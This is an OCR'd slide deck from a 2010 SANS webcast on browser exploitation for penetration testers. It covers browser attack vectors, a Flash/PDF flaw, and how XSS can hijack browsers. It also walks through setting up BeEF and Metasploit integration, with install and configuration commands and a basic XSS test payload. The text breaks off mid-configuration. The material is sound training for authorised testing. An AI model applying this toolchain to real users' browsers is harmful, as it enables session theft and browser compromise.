Taddong

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Browser Exploitation for Fun and Profit

SANS Special Webcast

Raúl Siles

raul@taddong.com

November 2, 2010

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- The web browser
  - Main target of attacks
  - Are we taking risks (…today)?
- Pen-testing
  - XSS: Failed!
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  - Demo
- Best practices & References

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Last Year (2009)

- SANS Webcast: October 1, 2009

https://www.sans.org/webcasts/sec542-web-application-penetration-testing-ethical-hacking-92868

- SEC 542 preview, plus… SQLi to the limit
  - Sqlninja & Metasploit demo
  - Tool integration for pen-testers (Samurai WTF)

http://www.radajo.com/2009/10/sqlninja-metasploit-demo.html

The Web Browser
The Universal & Ubiquitous Client

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
Can My Browser Be Attacked?

- You only need to visit a single malicious web page… and be vulnerable to a single flaw… on your web browser or any of the installed plug-ins or add-ons… and …



I'm sure I'm forgetting lots of attack vectors…

Can My Web Browser Be P0wn3d?

- Malicious websites
  - Where are you browsing to… at night?
- SEO poisoning (Do you use Google?)
- Bad clicking habits (web, mail, IM…)
  - Clickjacking
- Public & Web 2.0 websites (forums, blogs…)
- Web traffic injection (MitM – wired & wireless)
  - Have you heard about HTTPS?
- Trusted but compromised websites (& Ads)
- **XSS on trusted websites**

Are Organizations and Users Taking Extra Risks?

- Outdated web browser(s)
- Outdated web browser plug-ins/add-ons/ extensions:
  - Adobe Reader, Flash Player, Java, Quick Time, Windows Media Player, RealPlayer…
- Scripts allowed from “everywhere”
- User privileges (OS-level)
- Mobile devices

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How Are You Surfing the Web…
…Today?

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Are You Sure…?

- Today: November 2, 2010
- Vulnerability announced: October 28, 2010
- Updates: Flash (Nov 9) & PDF (Nov 15)
- APSA10-05 (CVE-2010-3654)
  - Adobe Flash Player, Reader and Acrobat
  - <= 10.1.85.3 & <= 9.4 (9.x)
  - Windows, Mac OS X, Linux/Unix, Solaris, Android…
- Remote code execution
- Vulnerability is being actively exploited in the wild (PDF)
- Adobe Reader & Acrobat 8.x ☺

Can you say… authplay.dll (& others)?

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
Pen-Testing vs. Incident Handling



Cross-Site Scripting (XSS)

OWASP Top 10 – 2007 (Previous)	OWASP Top 10 – 2010 (New)
A2 – Injection Flaws	A1 – Injection
A1 – Cross Site Scripting (XSS)	A2 – Cross-Site Scripting (XSS)


- XSS (JavaScript)
  - Why not name it "web content **injection**"?
  - Others: HTML, images, Java, Flash, ActiveX…
- XSS types
  - Non-persistent & Persistent & …
- Risk/Impact perception: *Low*
  - Industry & pen-tests

Demoing XSS (1)

- Most common example: ☹
  - Quick for XSS discovery but…

FAILED

```
<script>alert('XSS')</script>
```



How to contribute to change this general perception?

Demoing XSS (2)

- Web application owner:
  - Do you want your visitors and customers to get exploited through your website?
- Company owner:
  - Do you want your users, browsing the web innocently, to become victims of large scale or targeted attacks?
- User:
  - Do you want to become a “zombie”?

XSS: Prevalent & Relevant

Demoing XSS (3)

- Access session cookies:
  - `document.cookie`
- Bypass SOP (Same Origin Policy)
- Control the victim web browser
  - Fingerprinting/Detecting client details (SW)
  - Port scanning internal networks (entry point)
  - Keylogging & clipboard theft & IPC / IPE
  - Exploiting other web browser or plug-in flaws
    - Metasploit integration via XMLRPC

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

Who is (not) vulnerable to XSS?



xssed.com (≈ last 15 days)

≈ October 15-30, 2010

Pen-Testing Time



Web App Pen-Tester Setup

- Web browser (your choice)
- BeEF (Browser Exploitation Framework)
  - PHP-based: v0.4.0.3
  - Ruby-based: v0.4.1.0-alpha (released on 10/10/10) ☺
- Samurai WTF 0.9 (released on 10/14/10)
- MetaSploit Framework (MSF)
  - Latest SVN or official version: 3.5.0 (2010-10-20)

Advanced attacks through the integration of tools

Updating Metasploit on Samurai 0.9

- Go to “Applications – Samurai SVN”: Metasploit SVN update
  - Update from SVN [U]: **U**
  - *This process will take several minutes…*

  (Repeat if SSL connection breaks – continue…)
  - Compile Ruby native extensions: **yes**
- Samurai 0.9 Metasploit default version:
  - v3.4.2-dev - svn r10532 (2010.10.03)

Updating BeEF on Samurai 0.9


- Installing the latest BeEF version (PHP-based): 0.4.0.3 (default version 0.4.0.0)
- Changing the default BeEF password…

```
$ cd /tmp
$ svn co https://beef.googlecode.com/svn/trunk \
  beef-read-only

$ cd /var/www/
$ sudo mv beef beef-0.4.0.0
$ sudo mv /tmp/beef-read-only beef
$ sudo chown -R www-data:www-data beef

$ sudo vi beef/pw.php
... $passwd = 'BeEFConfigSecret';
```


Launching BeEF & Metasploit

- BeEF:
  - Launch Firefox
  - Go to “Bookmarks – Samurai Tools”: Browser Exploit Framework Controller
  - Change IP address and password
  - “Apply Config” – “Finished”
- Metasploit: Metasploit
  - Go to “Applications – Samurai – Exploitation”: Metasploit (≈ /usr/bin/samurai/msf3/msfconsole)

BeEF Setup


Browser Exploit Framework - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.1.42/beef/
Google
Browser Exploit Framework
Browser Exploitation Framework
BeEF
Security
BeEF has no security by design
Default passwor
BeEFConfigPass
Edit 'pw.php' in BeEF root to alter the password
BeEF Configuration
Connection (IP Address or URL)
This is the location that the zombies will connect to (do not include the hook directory). This must match the 'ServerName' value in your http.conf for the modules to work.
http://192.168.1.42/beef/
BeEF configuration password
Apply Config
Clicking 'Apply Configuration' will remove/replace these configuration files
BeEF Successfuly Configured
Finished
Done
Apache/2.2...
Proxy: None

BeEF Controller



Setting Up BeEF & Metasploit Integration - Default

- Go to BeeF “Browser Modules” menu
  - Select the “MSF Browser Exploits” option

Browser Exploitation Framework - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://192.168.1.42/beef/ui/#

Browser Exploitation Framework

View Zombies Standard Modules Browser Modules Network Modules Options Help Wade Alcorn (http://www.bindshell.net)

Browser Exploitation Framework

BeEF

Autorun
Disabled

Zombies
No Zombies Available

Module

Metasploit Browser Exploits

This module creates a Metasploit listener using a backend server, and then sends the client code which creates an iframe connecting to the waiting exploit.

Setup MSF to allow BeEF access (settings in /beef/ui/msf.php):

```
sudo ./msfconsole
msf > load xmlrpc Pass=BeEFMSFPass
```

Exploit

Load Failed! Check Logs

Payload

Loading...

Loading...

Send Now

Log Summary

[Refresh Log] [Clear Log] [Display Raw Log]

[01/11/10 12:29:47 192.168.1.42]
MSF login error:
- Check MSF_USER and MSF_PASS settings are correct

Done Apache/2.2... Proxy: None

Setting Up BeEF & Metasploit Integration - Custom

- Edit BeEF configuration for Metasploit:

```
$ cat /var/www/beef/VERSION
0.4.0.3
$ cd /var/www/beef/include/
$ sudo vi msf.inc.php
```

- Adjust Metasploit password and URL:

```
<?php
define('MSF_HOST', '127.0.0.1');
